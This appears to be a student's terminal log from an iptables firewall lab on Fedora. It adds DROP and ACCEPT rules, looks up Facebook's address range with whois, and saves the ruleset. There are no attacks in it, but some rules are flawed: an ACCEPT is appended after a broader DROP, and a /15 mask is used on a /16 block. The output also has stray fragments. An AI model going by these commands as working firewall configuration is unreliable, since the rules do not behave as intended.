root@fedora:/home/student# iptables -F
```


OUTPUT:



```
student@fedora:~$ su
Password:
root@fedora:/home/student# systemctl start firewalld
root@fedora:/home/student# systemctl restart firewalld
root@fedora:/home/student# systemctl stop firewalld
root@fedora:/home/student# iptables -L -n -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@fedora:/home/student# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@fedora:/home/student# iptables -A INPUT -s 172.16.11.4 -j DROP
root@fedora:/home/student# iptables -A OUTPUT -p tcp --dport 80 -j DROP
root@fedora:/home/student# iptables -A OUTPUT -P tcp -d 172.16.11.5/24 --dport 80 -j ACCEPT
iptables v1.8.9 (nf_tables): Cannot use -P with -A
Try `iptables -h' or 'iptables --help' for more information.
root@fedora:/home/student2# iptables -A OUTPUT -p tcp -d 172.16.11.5/24 --dport 80 -j ACCEPT
root@fedora:/home/student# host facebook.com
facebook.com has address 157.240.192.35
facebook.com has IPv6 address 2a03:2880:f137:182:face:b00c:0:25de
facebook.com mail is handled by 10 smtpin.vvv.facebook.com.
root@fedora:/home/student# whois 157.240.192.35|grep CIDR
CIDR:           157.240.0.0/16
```



```
root@fedora:/home/student# whois 157.240.24.35

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#
```



```
OrgAbuseName:   Operations
OrgAbusePhone:  +1-650-543-4800
OrgAbuseEmail:  noc@fb.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/OPERA82-ARIN

OrgTechHandle: OPERA82-ARIN
OrgTechName:   Operations
OrgTechPhone:  +1-650-543-4800
OrgTechEmail:  noc@fb.com
OrgTechRef:    https://rdap.arin.net/registry/entity/OPERA82-ARIN


#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#

root@fedora:/home/student# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
^[DROP       all  --  172.16.11.4          anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     tcp  --  anywhere             172.16.11.0/24       tcp dpt:http
root@fedora:/home/student# iptables -A OUTPUT -p tcp -d 157.240.192.35/15 -j DROP
root@fedora:/home/student# iptables -D OUTPUT -p tcp -d 157.240.192.35/15 -j DROP
root@fedora:/home/student# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP
root@fedora:/home/student# iptables-save>~/iptables.rules
root@fedora:/home/student# vi iptables.rules
root@fedora:/home/student# iptables-save>~/iptables.r1
```

RESULT: